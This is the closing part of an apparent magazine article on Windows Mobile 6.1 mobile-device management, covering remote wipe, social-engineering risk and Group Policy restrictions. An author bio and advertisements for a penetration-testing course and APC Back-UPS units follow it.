
While most perpetrators are teenage thugs attempting to finance their MTV-inspired lifestyle, an insignificant but highly dangerous part of thefts involves corporate espionage. If one of your devices is lost or stolen, a system administrator can execute a *remote wipe*:

- Open MDM Console
- Select All managed Devices
- Right-click device, select Wipe now and confirm

The wipe request is sent out to the device, which will hopefully pick it up and execute it ASAP.

A system administrator can check on its fate (and cancel it if it hasn't reached the device yet):

- Open MDM Console
- Expand Device Management
- Select Recent Wipes



**Figure 3.** Microsoft's MDM architecture consists of multiple devices



If the status displayed is either Pending or Retrying, right-click it and select Cancel Wipe to stop the process.

## Corporate espionage

Kevin Mitnick has proven that employees pose the largest threat – they don't even need to participate actively to cause damage. US security researchers have attempted various tricks and have found alarmingly high success rates for various kinds of social engineering attacks, e.g. giving gift CDs or USB sticks. Have a stat or link for this? – restricting the rights of logged-on users is the only way to prevent social engineering/malicious employee attacks. However, care must be maintained as to avoid locking users down so much that they can no longer use their devices productively.

For example, employees physically close to devices not yet released to the public should not be able to use their cameras. However, disabling features like voice recording or memory card access will not be useful: research has shown that overly restrictive management will only discourage the device's adoption, which in turn leads to lower overall productivity.

Restrictions are handled via so-called *Group Policy Objects* (GPOs for short). These can be made active by assigning them onto users or user groups. MDM ships with over 150 group policy objects which can be enabled or disabled to create a policy

## Conclusion

Windows Mobile 6.1 is a significant step forward for mobile device security. Microsoft is the first manufacturer to recognize the needs of IT professionals managing mobile devices. From a business and security perspective, WM 6.1 beats all other platforms (especially the iPhone) hands-down.

### Tam Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs news sites about mobile computing:

<http://tamspalm.tamoggemon.com>

<http://tamspc.tamoggemon.com>

<http://tamss60.tamoggemon.com>

<http://tamswms.tamoggemon.com>

<http://tamsijungle.tamoggemon.com>

If you have any questions regarding the articles, email me at: [tamhan@tamoggemon.com](mailto:tamhan@tamoggemon.com)



**eLearnSecurity**  
Forging security professionals



# Online Penetration Testing Course for Professionals

Interactive elearning system  
1600 slides  
4 hours videos  
Hacking Labs on DVD  
Reporting & Methodology  
Certification

**3 domains - 18 modules**  
Web Application Security  
Network Security  
System Security  
Web 2.0 attacks  
SSL Sniffing  
Writing Rootkits  
Privilege escalation  
Advanced Buffer Overflows

[www.elearnsecurity.com](http://www.elearnsecurity.com)

# Unbeatable power protection now beats energy costs, too.



**APC  
Legendary  
Reliability**

## Only APC Back-UPS delivers unsurpassed power protection *and* real energy savings.

### Today's cost-saving Back-UPS

For years you've relied on APC Back-UPS to protect your business from expensive downtime caused by power problems. Today, the reinvented Back-UPS does even more. Its highly efficient design noticeably reduces energy use, so you start saving money the minute you plug it in. Only APC Back-UPS guarantees to keep your electronics up and your energy use down!

### Unique energy-efficient features

Power-saving outlets automatically shut off power to unused devices when your computer and peripherals are turned off or on standby. Automatic voltage regulation (AVR) adjusts the under-voltages and overvoltages without using the battery. With our patent-pending AVR bypass, the transformer kicks in only when needed and automatically deactivates when power is stable. Plus, APC's highly efficient designs reduce power consumption when power is good and extend runtimes when the lights go out. Together, these power-saving features eliminate wasteful electricity drains, saving you about \$40-50 a year. And managing today's Back-UPS couldn't be easier thanks to an integrated LCD that provides diagnostic information at your fingertips.

### Trusted insurance for all your business needs

The award-winning Back-UPS provides reliable power protection for a range of applications: from desktops and notebook computers to wired and wireless networks to external storage. The reinvented APC Back-UPS is the trusted insurance you need to stay up and running and reliably protected from both unpredictable power and energy waste!



Enter to win one of seven Back-UPS BR 700G (a \$130 value) units!

Visit [www.apc.com/promo](http://www.apc.com/promo) Key Code **r840w** • Call **888-289-APCC x8296** • Fax **401-788-2797**

## Keep your electronics up and your energy use down!

Back-UPS models are available with the features and runtime capacity that best suit your application, and many models have been designed with power-saving features to reduce costs.

### The High-Performance Back-UPS Pro Series

High-performance Back-UPS Pro units deliver cost-cutting, energy-efficient features. Power-saving outlets automatically shut off power to unused devices when your computer and peripherals are turned off or on standby, eliminating costly electricity drains. (BR700G shown above)

### The energy-efficient ES 750G

The ES 750G boasts innovative power-saving outlets, which automatically shut off power to controlled outlets when the computer plugged into the host outlet is deemed asleep, eliminating wasteful electricity drains.

- 10 Outlets • 450 Watts / 750 VA
- 70 Minutes Maximum Runtime
- Coax and Telephone/Network Protection



### The best-value ES 550G

The ES 550G uses an ultra-efficient design that consumes less power during normal operation than any other battery backup in its class, saving you money on your electricity bill.

- 8 Outlets • 330 Watts / 550 VA
- 43 Minutes Maximum Runtime
- Telephone Protection



**APC**  
by Schneider Electric